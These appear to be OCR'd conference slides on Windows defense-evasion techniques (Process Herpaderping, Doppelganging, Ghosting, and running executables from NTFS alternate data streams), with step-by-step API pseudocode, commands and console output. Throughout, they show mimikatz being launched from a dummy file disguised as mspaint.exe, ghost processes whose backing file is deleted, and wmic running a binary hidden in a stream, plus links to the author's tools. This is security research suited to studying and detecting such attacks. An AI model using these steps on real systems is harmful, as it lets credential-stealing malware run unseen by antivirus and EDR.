
```
NTSTATUS PsSetCreateProcessNotifyRoutineEx(  
    PCREATE_PROCESS_NOTIFY_ROUTINE_EX NotifyRoutine,  
    BOOLEAN Remove  
);
```

# Ok, so what they got in hands?

- **PsSetCreateProcessNotifyRoutineEx:**
  - Recive a PS\_CREATE\_NOTIFY\_INFO struct
  - It's a record about our child process
- **FILE\_OBJECT** corresponds to the file on disk  
...yes. it's the object, get by fopen()
- **ImageFileName & CommandLine**  
We can fake it, not a problem ;)

```
typedef struct _PS_CREATE_NOTIFY_INFO {
    SIZE_T          Size;
    union {
        ULONG Flags;
        struct {
            ULONG FileFopenNameAvailable : 1;
            ULONG IsSubsystemProcess : 1;
            ULONG Reserved : 30;
        };
    };
    HANDLE          ParentProcessId;
    CLIENT_ID       CreatingThreadId;
    struct _FILE_OBJECT *FileObject;
    PCUNICODE_STRING ImageFileName;
    PCUNICODE_STRING CommandLine;
    NTSTATUS        CreationStatus;
};
```

# Process Notify? When?



kernel32!CreateProcessW

kernel32!CreateProcessInternalW

--- ntdll!ZwCreateUserProcess (Win7+) ---


```
filePtr = fopen( "C:\fishfish.exe" )
```

ntdll!ZwCreateProcessEx( section )


ntdll!RtlCreateProcessParametersEx

ntdll!ZwCreateThreadEx

you'll say:  
hey it's easy,  
should be here right?



# Process Notify? When?



kernel32!CreateProcessW

kernel32!CreateProcessInternalW


--- ntdll!ZwCreateUserProcess (Win7+) ---  
filePtr = fopen( "C:\fishfish.exe" )

ntdll!ZwCreateProcessEx( section )


ntdll!RtlCreateProcessParametersEx

ntdll!ZwCreateThreadEx


you'll say:  
hey it's easy,  
should be here right?



... but actually here :)  
creation of the first thread



# It's not the worst...



kernel32!CreateProcessW

kernel32!CreateProcessInternalW

--- ntdll!ZwCreateUserProcess (Win7+) ---

filePtr = fopen( "C:\\fishfish.exe" )

ntdll!ZwCreateProcessEx( section )


ntdll!RtlCreateProcessParametersEx

ntdll!ZwCreateThreadEx

```
typedef struct _PS_CREATE_NOTIFY_INFO {
    SIZE_T Size;
    union {
        ULONG Flags;
        struct {
            ULONG FileFopenNameAvailable : 1;
            ULONG IsSubsystemProcess : 1;
            ULONG Reserved : 30;
        };
    };
    HANDLE ParentProcessId;
    CLIENT_ID CreatingThreadId;
    struct _FILE_OBJECT *FileObject;
    PCUNICODE_STRING ImageFileName;
    PCUNICODE_STRING CommandLine;
    NTSTATUS CreationStatus;
};
```

scan fopened file  
& the files listed in PEB

... but actually here :)  
creation of the first thread







Attacker



dummy.txt



```
filePtr = fopen( "dummy.txt" , "wb" )
```

Create a controllable file for attackers.



Attacker



dummy.txt




```
filePtr = fopen( "dummy.txt" , "wb")
```

```
WriteFile( filePtr, mimikatz, ... ) # write malware into it
```


```
ntdll!ZwCreateProcessEx( section )
```

```
# create the file as a new process
```

yeah! so mimikatz  
landed into the process



Process  
(dummy.txt)



PE Header

.text

.data

.idata

.reloc



Attacker



dummy.txt

"AAAAAAAAAAAAAAAAAA"



```
filePtr = fopen( "dummy.txt" , "wb" )
```

```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```

```
WriteFile( filePtr, "AAAAAA..." )
```

# remember that the file is still controlled?

# this makes it look innocent :)

Process  
(dummy.txt)



PE Header

.text

.data

.idata

.reloc



Attacker



dummy.txt

"AAAAAAAAAAAAAAAAAAAA"



```
filePtr = fopen( "dummy.txt" , "wb" )
```


```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```


```
WriteFile( filePtr, "AAAAAA..." )
```

```
ntdll!RtlCreateProcessParametersEx
```

```
ntdll!ZwCreateThreadEx
```



Process (dummy.txt)





Attacker



dummy.txt

by this trick,  
AV/EDR always scan the wrong file  
(not the file run as the process)



```
filePtr = fopen( "dummy.txt" , "wb" )
```

```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```


```
WriteFile( filePtr, "AAAAAA..." )
```

```
ntdll!RtlCreateProcessParametersEx
```

```
ntdll!ZwCreateThreadEx
```



Process  
(dummy.txt)



# miniHerpaderping

<https://github.com/aaaddress1/PROCESS>

```
mimikatz 2.2.0 x64 (oe.eo)

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

```
C:\Users\aaaddress1\powershell.exe

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aaaddress1> .\herpaderping.exe
C:\Users\aaaddress1\herpaderping.exe [exe/to/run] [fake/file/path]

PS C:\Users\aaaddress1> .\herpaderping.exe
>> <#exe/to/run#> "C:\toolchain\mimikatz_64.exe"
>> <#fake/path#> "C:\Windows\System32\mspaint.exe"
[v] generate dummy file at C:\Users\aaaddress1\AppData\Roaming\dummy.txt
[v] copy PE data from source to dummy file
[v] locate entry @ c7578
[v] create section from C:\toolchain\mimikatz_64.exe
[v] process (00000000000000AC) spawned from section!
[v] setup parameters for PEB ok.
[v] enjoy :)
PS C:\Users\aaaddress1> _
```

# miniHerpaderping

<https://github.com/aaaddress1/PROCESS>

The image shows a Windows desktop environment. On the left, the 'Properties' window for 'dummy.txt:5380' is open, showing the 'Image' tab. The image file is 'Paint (Verified) Microsoft Windows' with version '10.0.17763.1697'. The path is 'C:\Windows\System32\mspaint.exe'. A green handwritten note says 'we're mspaint.exe now' with a red circle around the text '(Verified) Microsoft Windows'. On the right, 'Process Explorer' is open, showing a list of processes. 'explorer.exe' is highlighted in red. Below it, 'mimikatz 2.2.0 x64 (oe.eo)' is running. The console output for mimikatz shows the version and user information: 'mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19', 'A La Vie, A L'Amour' - (oe.eo), and user 'Benjamin DELPY `gentilkiwi` ( benjamin@g...)'.

Process	Window Title
explorer.exe	aaaddress1
procexp.exe	
dummy.txt	mimikatz 2.2.0 x64 (oe.eo)
conhost.exe	

```
mimikatz 2.2.0 x64 (oe.eo)
#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@g
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( ) le
'#####' > https://pingcastle.com / htt
mimikatz # _
```



# Process Doppelganging

- The Issue first introduced in BlackHat Europe 2017  
"Lost in Transaction: Process Doppelganging" by @Tal\_Liberman
  - More variety following by this attack vector
    - Osiris banking Trojan
    - Herpaderping by @jxy\_\_s
    - Process Ghosting by @GabrielLandau
  - Not Sneaky enough in 2021, got blocked by Defender
    - the well-known Minifilter
    - provide Defender with the ability to scan written files of NTFS
- Find a method to control file data, but not actually write it?







# Fileless

Do we really need a file to run the process?





Attacker



dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
```

```
FileDispositionInfo.DeleteFile = TRUE
```

```
# using SetFileInformationByHandle,  
# mark it as a temporary (delete-on-close) file.
```



Attacker



dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb")
```

```
FileDispositionInfo.DeleteFile = TRUE
```

```
WriteFile( filePtr, mimikatz, ... )
```

As a result, we're indeed writing malware payload in files on NTFS but Defender cannot access or scan until we close it :)



Attacker



dummy.txt

```
filePtr = fopen( "dummy.txt" , "wb" )
```

```
FileDispositionInfo.DeleteFile = TRUE
```

```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```

Process  
(dummy.txt)

PEB



PE Header

.text

.data

.idata

.reloc



Attacker

```
filePtr = fopen( "dummy.txt" , "wb" )
```

```
FileDispositionInfo.DeleteFile = TRUE
```

```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```

```
ntdll!ZwClose( filePtr )
```


# it's temporary, right?  
# the file vanish, once got closed



dummy.txt

bye :)  
vanish from NTFS

Process  
(dummy.txt)





Attacker

```
filePtr = fopen( "dummy.txt" , "wb" )
```

```
FileDispositionInfo.DeleteFile = TRUE
```

```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```

```
ntdll!ZwClose( filePtr )
```


```
ntdll!RtlCreateProcessParametersEx
```

```
ntdll!ZwCreateThreadEx
```



dummy.txt

Process (dummy.txt)





Attacker

```
filePtr = fopen( "dummy.txt" , "wb" )
```

```
FileDispositionInfo.DeleteFile = TRUE
```

```
WriteFile( filePtr, mimikatz, ... )
```

```
ntdll!ZwCreateProcessEx( section )
```

```
ntdll!ZwClose( filePtr )
```


```
ntdll!RtlCreateProcessParametersEx
```

```
ntdll!ZwCreateThreadEx
```



dummy.txt

Process (dummy.txt)



by this trick  
AV/EDR **\*ALWAYS\*** scan a non-existent file

# miniGhosting

<https://github.com/aaaddress1/PROCESS>

The screenshot shows two windows side-by-side. On the left is the Windows Task Manager window, with a red circle around the taskbar area containing 'Sysinternals Process Explorer' and 'Windows PowerShell'. Below this, the text 'name? no, it's fileless :)' is written in red. On the right is the Sysinternals Process Explorer window, titled 'Process Explorer - Sysinternals: www.sysinternals.com [EXPLOIT-LAB\aaaddress1] (Administrator)'. The process list shows 'explorer.exe', 'procexp.exe', 'System Idle Process' (circled in red), and 'conhost.exe'. The 'mimikatz 2.2.0 x64 (oe.eo)' process is highlighted in blue, with its window title 'mimikatz 2.2.0 x64 (oe.eo)' also highlighted. Below the process list, a terminal window shows the output of the mimikatz tool, including version information, user details for Benjamin DELPY, and a list of URLs.

Process	Window Title
explorer.exe	Program Manager
procexp.exe	
System Idle Process	mimikatz 2.2.0 x64 (oe.eo)
conhost.exe	

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com
'#####' > https://pingcastle.com / https://mysmartlogon.com **

mimikatz #
```





# Process Ghosting



- Abuse Temporary File, to Run a Ghost Process  
"What you need to know about Process Ghosting, a new executable image tampering attack" by @GabrielLandau
- **Totally bypass Defender & The others based on Minifilter**  
→ New Idea: Run ourself like a ghost, without Custom-Launcher?



## Arbitrary Unlink

Yes, unlink all the files. even a running process




# NTFS Streams - Mark of the Web

```
Cmder
C:\Users\aaaddress1\Downloads
λ dir /r
Volume in drive C has no label.
Volume Serial Number is AC47-82F0

Directory of C:\Users\aaaddress1\Downloads

09/22/2021  11:16 AM    <DIR>          .
09/22/2021  11:16 AM    <DIR>          ..
09/22/2021  11:16 AM                173,912 PoC.zip
                                619 PoC.zip:Zone.Identifier:$DATA
            1 File(s)                173,912 bytes
            2 Dir(s)  125,645,664,256 bytes free
```



# NTFS Streams - Malware



```
C:\tmp
λ type C:\picaball.exe > dummy.txt:pika

C:\tmp
λ file dummy.txt
dummy.txt: ASCII text, with no line terminators

C:\tmp
λ wmic process call create C:\tmp\dummy.txt:pika
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 5380;
    ReturnValue = 0;
};

C:\tmp
λ rm dummy.txt

C:\tmp
λ file dummy.txt
dummy.txt: cannot open `dummy.txt' (No such file or directory)
```

# NTFS Streams - Malware



Write malware to arbitrary stream of innocent files  
& Run it as a single process

```
C:\tmp
λ type C:\picaball.exe > dummy.txt:pika

C:\tmp
λ file dummy.txt
dummy.txt: ASCII text, with no line terminators

C:\tmp
λ wmic process call create C:\tmp\dummy.txt:pika
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 5380;
    ReturnValue = 0;
};
```


```
C:\tmp
λ rm dummy.txt
```

even the process is still running  
but we can delete it anyway :)

```
C:\tmp
λ file dummy.txt
dummy.txt: cannot open `dummy.txt' (No such file or directory)
```

# Force Unlink

- Windows does not allow the deletion of files from running process
- Amazing trick to force unlock files found by @jonasLyk
  1. open the file with the DELETE flag
  2. relocate EXE data from main stream to another one
  3. yes. we can delete it now :)





Attacker

Malware Dropping & Run



Malware.exe



::\$DATA 1337 bytes



Attacker



Malware.exe



::\$DATA 0 bytes

:dummy:\$DATA 1337 bytes

Malware Dropping & Run

```

Directory of C:\tmp

09/22/2021  01:49 PM    <DIR>          .
09/22/2021  01:49 PM    <DIR>          ..
09/22/2021  01:49 PM                0 picaball.exe
                                156,672 picaball.exe:dummy:$DATA

```

# using SetFileInformationByHandle, relocate the data to the dummy stream

filePtr = CreateFile( "malware.exe" , DELETE )

FILE\_RENAME\_INFORMATION.FileName = ":dummy"

ntdll!ZwClose( filePtr )





Attacker



Malware.exe



::\$DATA 0 bytes

:dummy:\$DATA 1337 bytes

Malware Dropping & Run

```

Directory of C:\tmp

09/22/2021  01:49 PM  <DIR>      .
09/22/2021  01:49 PM  <DIR>      ..
09/22/2021  01:49 PM                0 picaball.exe
                156,672 picaball.exe:dummy:$DATA
  
```

`filePtr = CreateFile( "malware.exe" , DELETE )`

`FILE_RENAME_INFORMATION.FileName = ":dummy"`


`ntdll!ZwClose( filePtr )`

`kernel32!DeleteFile( "malware.exe" )`

<https://github.com/aaaddress1/Skrull>

## DEMO

File Unlink & Forged Sign



```
λ C:\Users\aaaddress1\Desktop
λ Skrull
Skrull 1.0BETA ( github.com/aaaddress1/Skrull )
Usage: skrull [option] <exePath>

